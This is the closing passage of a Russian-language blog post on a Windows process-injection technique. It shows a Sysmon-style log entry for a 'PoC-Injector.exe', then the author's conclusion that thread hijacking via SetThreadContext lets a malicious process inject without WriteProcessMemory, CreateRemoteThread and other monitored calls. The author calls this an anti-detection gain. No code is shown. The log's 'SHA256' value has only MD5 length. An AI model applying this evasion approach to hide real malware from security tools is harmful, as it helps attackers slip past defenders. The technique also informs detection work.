Hashes: MD5=F88CC05134C555D4E1CD1DEF78162A9A,SHA256=
8EEAA9499666119D13B3F44ECD77A729
ParentProcessGuid: {3bb69415-8b29-5ed8-0000-0010d83fdd00}
ParentProcessId: 10960
ParentImage: C:\Users\User\Desktop\PoC-Injector.exe
ParentCommandLine: "C:\Users\User\Desktop\PoC-Injector.exe"
```

Дальнейшие улучшения

Не сомневаюсь, что здесь могут быть моменты, которые я упустил, так как я очень торопился с этим проектом - я просто исследовал эту идею и смотрел, как далеко я смогу зайти. Техника возможна благодаря восстановлению перехваченного потока выполнения, но все зависит от вредоносного процесса (не знаю, хорошо это или плохо).

¯_(ツ)_/¯

Заключение

Существует возможность не использовать WriteProcessMemory, VirtualAllocEx, VirtualProtectEx, CreateRemoteThread, NtCreateThreadEx, QueueUserApc, и NtQueueApcThread из вредоносного процесса, для внедрения в другой процесс. Использование OpenProcess и OpenThread по прежнему под сомнением, потому что не всегда возможен запуск процесса функцией CreateProcess. Но зато, мы избавились от кучи подозрительных вызовов, что и являлось целью.

SetThreadContext очень мощная и важная вещь, для целей антидетекта, интересно, уделят ли ей должное внимание в будущем? Что я вижу сейчас - уже существует нативное логгирование функции в ETW провайдере. Очень интересно будет посмотреть в будущем, как будут развиваться техники внедрения в процесс...

https://t.me/learningnets